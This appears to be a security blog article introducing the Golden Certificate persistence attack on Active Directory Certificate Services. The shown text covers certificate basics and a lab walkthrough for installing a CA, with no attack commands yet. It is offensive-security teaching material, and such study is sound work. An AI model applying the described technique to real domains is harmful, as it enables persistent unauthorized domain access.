

Domain Persistence: Golden Certificate Attack

 hackingarticles.in/domain-persistence-golden-certificate-attack

Raj

January 27, 2022

Introduction

Security analysts who have some knowledge about Active Directory and pentesting would know the concept of tickets. Kerberos, the default authentication mechanism in an AD, uses ticket-based authentication where a Key Distribution Center (KDC) grants a Ticket-Granting Ticket (TGT) to a user requesting access to a service or an account which can then be redeemed to generate a service ticket (ST) to access a particular service, like SQL account. Attacks such as **Golden Ticket** demonstrate how an attacker can persist its access to the domain admin by obtaining the “krbtgt” account’s NTLM hash. Domain persistence is necessary for an analyst in the event the admin password gets changed. Persistence can also be achieved by using certificate-based authentication deployed in Active Directory Certificate Service. One such method is the Golden Certificate Attack. This technique leverages the certificate-based authentication in AD enabled by default with the installation of ADCS (Active Directory Certificate Services) by forging a new certificate using the private key of the CA certificate. The technique was implemented by **Benjamin Delpy** in Mimikatz. Will Schroeder and Lee Christensen wrote a research paper on this technique which can be referred to **here**.

Table of Content

- ADCS and Certificate Basics
- Installing ADCS in a local AD environment
- Extracting CA certificate
- Forging a new CA certificate
- Obtaining domain admin’s TGT
- Extracting admin NTLM hash
- Performing PtH (Pass the Hash) attack

ADCS and Certificate Basics

ADCS provides authentication in a forest. It enhances the overall security identity of a member (user or service account) by binding it to a corresponding private key. A certificate is an X.509-formatted digitally signed document used for encryption, message signing, and/or authentication. It contains the following details:

- **Subject** – The owner of the certificate.
- **Public Key** – Associates the Subject with a private key stored separately.
- **NotBefore and NotAfter dates** – Define the duration that the certificate is valid.
- **Serial Number** – An identifier for the certificate assigned by the CA.
- **Issuer** – Identifies who issued the certificate (commonly a CA).
- **SubjectAlternativeName** – Defines one or more alternate names that the Subject may go by.
- **Basic Constraints** – Identifies if the certificate is a CA or an end entity and if there are any constraints when using the certificate.

- **Extended Key Usages (EKUs)** – Object identifiers (OIDs) that describe how the certificate will be used. Also known as Enhanced Key Usage in Microsoft parlance
- **Signature Algorithm** – Specifies the algorithm used to sign the certificate.
- **Signature** – The signature of the certificates body is made using the issuer's (e.g., a CA's) private key.

Certificate Authorities (CAs) are responsible for issuing certificates. Upon AD CS installation, CA first creates its own public-private key pair and signs its own root CA using its private key. Hosts add this root CA in their systems to build a trust system.

Certificate Enrollment – The process of a client obtaining a certificate from AD CS is called certificate enrolment in which the following steps happen:

- Client generates public/private key pair
- Client places a public key in a Certificate Signing Request which includes details like the subject of certificate and certificate template name.
- Clients sign CSR using the private key and send CSR to the enterprise CA server.
- CA server verifies the client's requested certificate's template
- CA generates the certificate and signs it using its own private key


Types of extensions in certificates – Following extensions can be found throughout this article:

- *.p12 – The PKCS#12 is a binary format for storing the server certificate, any intermediate certificates, and the private key into a single encryptable file. Whenever you export a certificate using **msc** it comes out in a p12 format.
- *.pfx – It is the same as *.p12. *.pfx files are also PKCS#12 format binary certificates. The only difference is that *.pfx was developed by Microsoft and *.p12 by Netscape. So, for compatibility reasons you'll see us converting *.p12 into *.pfx format.
- *.pem – Contains Base64 encoded certificate+private key pair in this context. Otherwise, a pem file can have anything depending on the developer.


Installing AD CS in a local AD environment

To configure AD CS in our test environment, we followed the following steps.

Step 1: Go to server manager and choose “**add roles and features**”



Step 2: You could read about pre-requisites that windows recommend and click next



Step 3: Choose the server from the server pool. Your environment could have multiple pools, we'll choose DC1.ignite.local

Select destination server

DESTINATION SERVER
DC1.ignite.local

Before You Begin

Installation Type

Server Selection

Server Roles

Features

Confirmation

Results

Select a server or a virtual hard disk on which to install roles and features.

☒ Select a server from the server pool☐ Select a virtual hard disk

Server Pool

Filter:

Name	IP Address	Operating System
DC1.ignite.local	192.168.1.188	Microsoft Windows Server 2016 Standard Evaluation

1 Computer(s) found

This page shows servers that are running Windows Server 2012 or a newer release of Windows Server, and that have been added by using the Add Servers command in Server Manager. Offline servers and newly-added servers from which data collection is still incomplete are not shown.

< Previous

Next >

Install

Cancel

Step 4: Under server roles, choose Active Directory Certificate Services and click next

Select server roles

DESTINATION SERVER
DC1.ignite.local

Before You Begin

Installation Type

Server Selection

Server Roles

Features

AD CS

Role Services

Confirmation

Results

Select one or more roles to install on the selected server.

Roles

- ☒ Active Directory Certificate Services
- ☒ Active Directory Domain Services (Installed)
- ☐ Active Directory Federation Services
- ☐ Active Directory Lightweight Directory Services
- ☐ Active Directory Rights Management Services
- ☐ Device Health Attestation
- ☐ DHCP Server
- ☒ DNS Server (Installed)
- ☐ Fax Server
- ☒ File and Storage Services (2 of 12 installed)
- ☐ Host Guardian Service
- ☐ Hyper-V
- ☐ MultiPoint Services
- ☐ Network Policy and Access Services
- ☐ Print and Document Services
- ☐ Remote Access
- ☐ Remote Desktop Services
- ☐ Volume Activation Services
- ☐ Web Server (IIS)
- ☐ Windows Deployment Services

Description

Active Directory Certificate Services (AD CS) is used to create certification authorities and related role services that allow you to issue and manage certificates used in a variety of applications.


< Previous

Next >

Install

Cancel

Step 5: You can click next on this step or add some features. For this demo we don't need anything extra so click next.



Step 6: Choose your role as the Certificate Authority. A CA is the primary signer of user certificates and allows them access to resources under certificate-based authentication schema.

Select role services

DESTINATION SERVER
DC1.ignite.local

Before You Begin

Installation Type

Server Selection

Server Roles

Features

AD CS

Role Services

Confirmation

Results

Select the role services to install for Active Directory Certificate Services

Role services

- ☒ Certification Authority
- ☐ Certificate Enrollment Policy Web Service
- ☐ Certificate Enrollment Web Service
- ☐ Certification Authority Web Enrollment
- ☐ Network Device Enrollment Service
- ☐ Online Responder

Description

Certification Authority (CA) is used to issue and manage certificates. Multiple CAs can be linked to form a public key infrastructure.

< Previous

Next >

Install

Cancel

Step 7: Click install

Confirm installation selections

DESTINATION SERVER
DC1.ignite.local

Before You Begin

Installation Type

Server Selection

Server Roles

Features

AD CS

Role Services

Confirmation

Results

To install the following roles, role services, or features on selected server, click Install.

- ☐ Restart the destination server automatically if required

Optional features (such as administration tools) might be displayed on this page because they have been selected automatically. If you do not want to install these optional features, click Previous to clear their check boxes.

Active Directory Certificate Services
 Certification Authority

Remote Server Administration Tools
 Role Administration Tools
 Active Directory Certificate Services Tools
 Certification Authority Management Tools

[Export configuration settings](#)
[Specify an alternate source path](#)


< Previous

Next >


Install

Cancel

Step 8: Under the flags (notification) click configure Active Directory Certificate Services on the server



Step 9: Here, you can specify the Admin account you want to serve as your CA



Step 10: Choose CA (redundant step but click anyway)

Role Services

DESTINATION SERVER
DC1.ignite.local

Credentials

Role Services

Setup Type

CA Type

Private Key

Cryptography

CA Name

Validity Period

Certificate Database

Confirmation

Progress

Results

Select Role Services to configure

- ☒ Certification Authority
- ☐ Certification Authority Web Enrollment
- ☐ Online Responder
- ☐ Network Device Enrollment Service
- ☐ Certificate Enrollment Web Service
- ☐ Certificate Enrollment Policy Web Service

[More about AD CS Server Roles](#)

< Previous

Next >

Configure

Cancel

Step 11: Choose enterprise CA

Setup Type

DESTINATION SERVER
DC1.ignite.local

Credentials

Role Services

Setup Type

CA Type

Private Key

Cryptography

CA Name

Validity Period

Certificate Database

Confirmation

Progress

Results

Specify the setup type of the CA

Enterprise certification authorities (CAs) can use Active Directory Domain Services (AD DS) to simplify the management of certificates. Standalone CAs do not use AD DS to issue or manage certificates.

- ☒ Enterprise CA
Enterprise CAs must be domain members and are typically online to issue certificates or certificate policies.
- ☐ Standalone CA
Standalone CAs can be members or a workgroup or domain. Standalone CAs do not require AD DS and can be used without a network connection (offline).

[More about Setup Type](#)

< Previous

Next >

Configure

Cancel

Step 12: Choose Root CA as domain admin is the one that is on the top of PKI structure

AD CS Configuration

DESTINATION SERVER
DC1.ignite.local

CA Type

- Credentials
- Role Services
- Setup Type
- CA Type**
- Private Key
 - Cryptography
 - CA Name
 - Validity Period
- Certificate Database
- Confirmation
- Progress
- Results

Specify the type of the CA

When you install Active Directory Certificate Services (AD CS), you are creating or extending a public key infrastructure (PKI) hierarchy. A root CA is at the top of the PKI hierarchy and issues its own self-signed certificate. A subordinate CA receives a certificate from the CA above it in the PKI hierarchy.

☒ Root CA
Root CAs are the first and may be the only CAs configured in a PKI hierarchy.

☐ Subordinate CA
Subordinate CAs require an established PKI hierarchy and are authorized to issue certificates by the CA above them in the hierarchy.

[More about CA Type](#)

< Previous Next > Configure Cancel

Step 13: Create a new private key. As explained above, a private key is required to sign any user certificate including the root CA. This key can be used to forge a golden certificate as will be explained later.

Private Key

DESTINATION SERVER
DC1.ignite.local

Credentials
Role Services
Setup Type
CA Type
Private Key
Cryptography
CA Name
Validity Period
Certificate Database
Confirmation
Progress
Results

Specify the type of the private key

To generate and issue certificates to clients, a certification authority (CA) must have a private key.

- ☒ **Create a new private key**
Use this option if you do not have a private key or want to create a new private key.
- ☐ **Use existing private key**
Use this option to ensure continuity with previously issued certificates when reinstalling a CA.
- ☐ **Select a certificate and use its associated private key**
Select this option if you have an existing certificate on this computer or if you want to import a certificate and use its associated private key.
- ☐ **Select an existing private key on this computer**
Select this option if you have retained private keys from a previous installation or want to use a private key from an alternate source.

[More about Private Key](#)

< Previous

Next >

Configure

Cancel

Step 14: You can modify as per your wish. We are leaving everything to the default settings.

Cryptography for CA

DESTINATION SERVER
DC1.ignite.local

Credentials
Role Services
Setup Type
CA Type
Private Key
Cryptography
CA Name
Validity Period
Certificate Database
Confirmation
Progress
Results

Specify the cryptographic options

Select a cryptographic provider:

RSA#Microsoft Software Key Storage Provider

Key length:

2048

Select the hash algorithm for signing certificates issued by this CA:

SHA256
SHA384
SHA512
SHA1
MD5☐ Allow administrator interaction when the private key is accessed by the CA.[More about Cryptography](#)

< Previous

Next >

Configure

Cancel

Step 15: Here, you can add the common name for this CA certificate you installed

The screenshot shows the 'AD CS Configuration' console window. The title bar includes the application icon, 'AD CS Configuration', and standard window controls. On the right, it displays 'DESTINATION SERVER' as 'DC1.ignite.local'. The left-hand navigation pane lists several steps: 'Credentials', 'Role Services', 'Setup Type', 'CA Type', 'Private Key', 'Cryptography', 'CA Name' (which is highlighted in blue), 'Validity Period', 'Certificate Database', 'Confirmation', 'Progress', and 'Results'. The main pane is titled 'Specify the name of the CA'. It contains a descriptive paragraph: 'Type a common name to identify this certification authority (CA). This name is added to all certificates issued by the CA. Distinguished name suffix values are automatically generated but can be modified.' Below this are three input fields: 'Common name for this CA:' with the value 'ignite-DC1-CA', 'Distinguished name suffix:' with the value 'DC=ignite,DC=local', and 'Preview of distinguished name:' with the value 'CN=ignite-DC1-CA,DC=ignite,DC=local'. A link 'More about CA Name' is located at the bottom of the main pane. At the bottom of the console window, there are four buttons: '< Previous', 'Next >', 'Configure', and 'Cancel'.

AD CS Configuration

DESTINATION SERVER
DC1.ignite.local

CA Name

- Credentials
- Role Services
- Setup Type
- CA Type
- Private Key
- Cryptography
- CA Name**
- Validity Period
- Certificate Database
- Confirmation
- Progress
- Results

Specify the name of the CA

Type a common name to identify this certification authority (CA). This name is added to all certificates issued by the CA. Distinguished name suffix values are automatically generated but can be modified.

Common name for this CA:
ignite-DC1-CA

Distinguished name suffix:
DC=ignite,DC=local

Preview of distinguished name:
CN=ignite-DC1-CA,DC=ignite,DC=local

[More about CA Name](#)

< Previous Next > Configure Cancel

Step 16: Specify the validity of the certificate. For demo purposes leaving them to the default

Validity Period

DESTINATION SERVER
DC1.ignite.local

Credentials
Role Services
Setup Type
CA Type
Private Key
 Cryptography
 CA Name
Validity Period
Certificate Database
Confirmation
Progress
Results

Specify the validity period

Select the validity period for the certificate generated for this certification authority (CA):

CA expiration Date: 1/26/2027 10:01:00 AM

The validity period configured for this CA certificate should exceed the validity period for the certificates it will issue.

[More about Validity Period](#)

< Previous

Next >

Configure

Cancel

Step 17: Customise the locations for the cert and click next.

CA Database

DESTINATION SERVER
DC1.ignite.local

Credentials
Role Services
Setup Type
CA Type
Private Key
 Cryptography
 CA Name
 Validity Period
Certificate Database
Confirmation
Progress
Results

Specify the database locations

Certificate database location:

Certificate database log location:

[More about CA Database](#)

< Previous

Next >

Configure

Cancel

Step 18: Click on configure

AD CS Configuration

DESTINATION SERVER
DC1.ignite.local

Confirmation

Credentials

Role Services

Setup Type

CA Type

Private Key

Cryptography

CA Name

Validity Period

Certificate Database

Confirmation

Progress

Results

To configure the following roles, role services, or features, click Configure.

Active Directory Certificate Services

Certification Authority

CA Type:	Enterprise Root
Cryptographic provider:	RSA#Microsoft Software Key Storage Provider
Hash Algorithm:	SHA256
Key Length:	2048
Allow Administrator Interaction:	Disabled
Certificate Validity Period:	1/26/2027 10:01:00 AM
Distinguished Name:	CN=ignite-DC1-CA,DC=ignite,DC=local
Certificate Database Location:	C:\Windows\system32\CertLog
Certificate Database Log Location:	C:\Windows\system32\CertLog


< Previous

Next >

Configure

Cancel

Step 19: As you can see, the certificate is now configured successfully



Now that we have set up ADCS and certificate-based authentication, we are good to go.

Here, we have the following architecture for testing:

Domain Controller- DC1@ignite.local – Admin


User (Client) – harshit@ignite.local – Windows 10 client connected

Attacker Machine – Kali Linux standalone

